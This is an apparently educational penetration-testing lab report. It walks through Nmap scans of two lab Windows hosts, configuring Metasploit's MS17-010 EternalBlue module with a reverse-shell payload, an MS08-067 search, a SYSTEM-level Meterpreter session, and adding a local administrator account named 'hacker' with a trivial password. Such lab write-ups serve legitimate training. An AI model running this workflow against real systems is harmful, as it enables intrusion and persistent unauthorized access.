

PENETRATION TESTING ASSESSMENT REPORT

SMB Vulnerability Assessment & Exploitation Workflow

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Classification:	Educational / Controlled Lab Environment

EXECUTIVE SUMMARY

This report documents the submitted practical material covering two SMB-focused security-assessment workflows. The first workflow identifies TCP/445 on 192.168.1.14, validates the exposed SMB service with Nmap vulnerability scripting, and opens the corresponding Metasploit module. The second workflow assesses 192.168.1.13 for MS08-067 and records session and administrative-access evidence.

SCOPE

Assessment Type:	Controlled educational lab practical
Primary Protocol:	SMB / TCP 445
Documented Targets:	192.168.1.14 and 192.168.1.13
Primary Tools:	Nmap and Metasploit Framework
Documented Vulnerabilities:	MS17-010 / CVE-2017-0143 and MS08-067 / CVE-2008-4250

1. OBJECTIVE

To document the practical workflow used to discover exposed SMB services, validate the vulnerability condition with Nmap, use Metasploit for framework-based assessment, and preserve the available session and administrative-access evidence.

2. LAB WORKFLOW

Stage	Activity	Target
01	Full TCP port discovery and SMB exposure identification	192.168.1.14
02	Nmap vulnerability validation on TCP/445	192.168.1.14
03	Metasploit module selection for the identified SMB vulnerability	192.168.1.14
04	Combined service, OS, aggressive and vulnerability enumeration	192.168.1.13
05	MS08-067 search and session proof	192.168.1.13
06	Local account creation and privilege verification	Windows host

3. TOOLS USED


Nmap · Metasploit Framework · Kali Linux / Windows lab systems shown in the evidence

4. TASK 1 - SMB EXPOSURE & VULNERABILITY VALIDATION

The first task begins with full TCP port discovery against 192.168.1.14. The submitted screenshot shows TCP/445 (microsoft-ds) open.

Step 1 - Port discovery

```
nmap -p- 192.168.1.14
```




```
(kali㉿kali)-[~]
$ nmap -p- 192.168.1.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 00:53 -0400
Nmap scan report for 192.168.1.14
Host is up (0.00034s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:E2:1D:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds
```

Evidence - Nmap output showing TCP/445 open on 192.168.1.14.

Step 2 - Vulnerability validation

```
nmap --script vuln 192.168.1.14 -p 445
```



```
(kali㉿kali)-[~]
$ nmap --script vuln 192.168.1.14 -p 445
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 01:00 -0400
Nmap scan report for 192.168.1.14
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:E2:1D:28 (Oracle VirtualBox virtual NIC)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
```

Evidence - Nmap vulnerability script reports an SMBv1 remote-code-execution vulnerability labelled MS17-010 / CVE-2017-0143.

5. TASK 1 - METASPLOIT VALIDATION

The submitted practical then moves to the Metasploit Framework. The evidence shows the MS17-010 EternalBlue module context with RHOSTS configured for 192.168.1.14.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.14
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                               |
|---------------|-----------------|----------|-----------------------------------------------------------|
| RHOSTS        | 192.168.1.14    | yes      | The target host(s), see https://docs.metasploit.com/docs/ |
| RPORT         | 445             | yes      | The target port (TCP)                                     |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication.  |
| SMBPass       |                 | no       | (Optional) The password for the specified username        |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects W |



Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.12    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name             | URL                                                                                           |
|----|------------------|-----------------------------------------------------------------------------------------------|
| 0  | Automatic Target | https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/ |



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > =
```

Evidence - Metasploit module screen for windows/smb/ms17_010_eternalblue with RHOSTS set to 192.168.1.14.

Documented result

The source evidence supports the conclusion that the SMB vulnerability was identified by Nmap and then carried into the Metasploit assessment workflow.

6. TASK 2 - MS08-067 VULNERABILITY ASSESSMENT

The second task applies a combined Nmap scan to 192.168.1.13, incorporating service/version detection, OS fingerprinting, aggressive enumeration and vulnerability scripting.

Command

```
nmap -sV -O -A 192.168.1.13 --script vuln
```

```
smb-vuln-ms08-067:
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: VULNERABLE
IDs: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
code via a crafted RPC request that triggers the overflow during path canonicalization.
```

Evidence - Nmap output identifies the target as vulnerable to MS08-067 / CVE-2008-4250.

Metasploit validation

The source then records a search for ms08-067 inside Metasploit.

```
msf > search ms08-067
```

```
msf > search ms08-067
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption
1	target: Automatic Targeting	.	.	.	.
2	target: Windows 2000 Universal	.	.	.	.

Evidence - Metasploit search results showing matching MS08-067 exploit modules.

7. SESSION PROOF & ADMINISTRATIVE ACCESS

The submitted evidence records a Meterpreter session and then documents local-account activity on the Windows system.

Session proof

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
Device type: general purpose
Running: Microsoft Windows XP/2003
OS (CPE): cpe:/o:microsoft:windows_xp:sp3:embedded
OS details: Microsoft Windows XP SP3 or SP3, or Windows Embedded Standard 2009,
Network Distance: 1 hop
```

Evidence - Meterpreter session output showing the server username as NT AUTHORITY\SYSTEM.

Administrative account workflow

The source material shows creation of a local account named hacker, followed by a privilege check.

Account creation command

```
net user hacker 123 /add
```

```
C:\WINDOWS\system32> net user hacker 123 /add
net user hacker 123 /add
The command completed successfully.
```

Evidence - Windows command output confirms successful account creation.

Privilege verification

```
C:\WINDOWS\system32>net user hacker
net user hacker
User name: hacker
Full Name:
Comment:
User's comment:
Country code: 000 (System Default)
Account active: Yes
Account expires: Never
Password last set: 3/12/2026 11:53 AM
Password expires: 4/24/2026 10:41 AM
Password changeable: 3/12/2026 11:53 AM
Password required: Yes
User may change password: Yes
Workstations allowed: All
Logon script:
User profile:
Home directory:
Last login: Never
Logon hours allowed: All
Local Group Memberships: *Administrators *Users
Global Group memberships: *None
The command completed successfully.
```

Evidence - Account details show local group memberships including *Administrators and *Users.

8. KEY FINDINGS

1. TCP/445 was open on 192.168.1.14 and became the focus of the first vulnerability check.
2. Nmap vulnerability scripting marked the SMBv1 condition as MS17-010 / CVE-2017-0143.
3. The Metasploit evidence shows the corresponding ms17_010_eternalblue module configured for the target.
4. The second Nmap workflow identified MS08-067 / CVE-2008-4250 on 192.168.1.13.
5. Session proof displayed NT AUTHORITY\SYSTEM.
6. The final Windows account evidence shows the created hacker account in the Administrators group.

9. WHAT I LEARNED

This practical demonstrated how port discovery leads into service-focused vulnerability validation, how Nmap results can guide framework-based assessment, and why preserving command output and session evidence is important for a complete penetration-testing record.

10. ENVIRONMENT DISCLAIMER

This report is based solely on the submitted practical material and is presented as an educational / controlled laboratory exercise. Technical details not directly shown in the supplied evidence have not been added.

11. EVIDENCE

The following screenshots are retained from the submitted practical material in sequence.

```
(kali@kali)-[~]
$ nmap -p- 192.168.1.14
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 00:53 -0400
Nmap scan report for 192.168.1.14
Host is up (0.00034s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:E2:1D:28 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds
```

Evidence 01 - TCP/445 discovery

```
(kali@kali)-[~]
$ nmap --script vuln 192.168.1.14 -p 445
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 01:00 -0400
Nmap scan report for 192.168.1.14
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:E2:1D:28 (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|_VULNERABLE:
|_Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_State: VULNERABLE
|_IDs: CVE:CVE-2017-0143
|_Risk factor: HIGH
|_A critical remote code execution vulnerability exists in Microsoft SMBv1
|_servers (ms17-010).
```

Evidence 02 - MS17-010 vulnerability validation

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.14
RHOSTS = 192.168.1.14
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                               |
|---------------|-----------------|----------|-----------------------------------------------------------|
| RHOSTS        | 192.168.1.14    | yes      | The target host(s), see https://docs.metasploit.com/docs/ |
| RPORT         | 445             | yes      | The target port (TCP)                                     |
| SMBDomain     |                 | no       | (Optional) The windows domain to use for authentication.  |
| SMBPass       |                 | no       | (Optional) The password for the specified username        |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit target. Only |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit target. Only affects W |



Payload options (windows/smb/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.12    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Evidence 03 - Metasploit MS17-010 module

```
smb-vuln-ms08-067:
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: VULNERABLE
IDs: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
code via a crafted RPC request that triggers the overflow during path canonicalization.
```

Evidence 04 - MS08-067 vulnerability finding

```
msf > search ms08-067

Matching Modules
=====


| # | Name                                | Disclosure Date | Rank  | Check | Description                                                      |
|---|-------------------------------------|-----------------|-------|-------|------------------------------------------------------------------|
| 0 | exploit/windows/smb/ms08_067_netapi | 2008-10-28      | great | Yes   | MS08-067 Microsoft Server Service Relative Path Stack Corruption |
| 1 | target: Automatic Targeting         | .               | .     | .     | .                                                                |
| 2 | target: Windows 2000 Universal      | .               | .     | .     | .                                                                |


```

Evidence 05 - Metasploit MS08-067 search


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009,
Network Distance: 1 hop
```

Evidence 06 - Meterpreter session proof

```
C:\WINDOWS\system32> net user hacker 123 /add
net user hacker 123 /add
The command completed successfully.
```

Evidence 07 - Local account creation

```
C:\WINDOWS\system32>net user hacker
net user hacker
User name                hacker
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never
Password last set         3/12/2026 11:53 AM
Password expires          4/24/2026 10:41 AM
Password changeable       3/12/2026 11:53 AM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                Never
Logon hours allowed       All
Local Group Memberships   *Administrators *Users
Global Group memberships *None
The command completed successfully.
```

Evidence 08 - Administrators group membership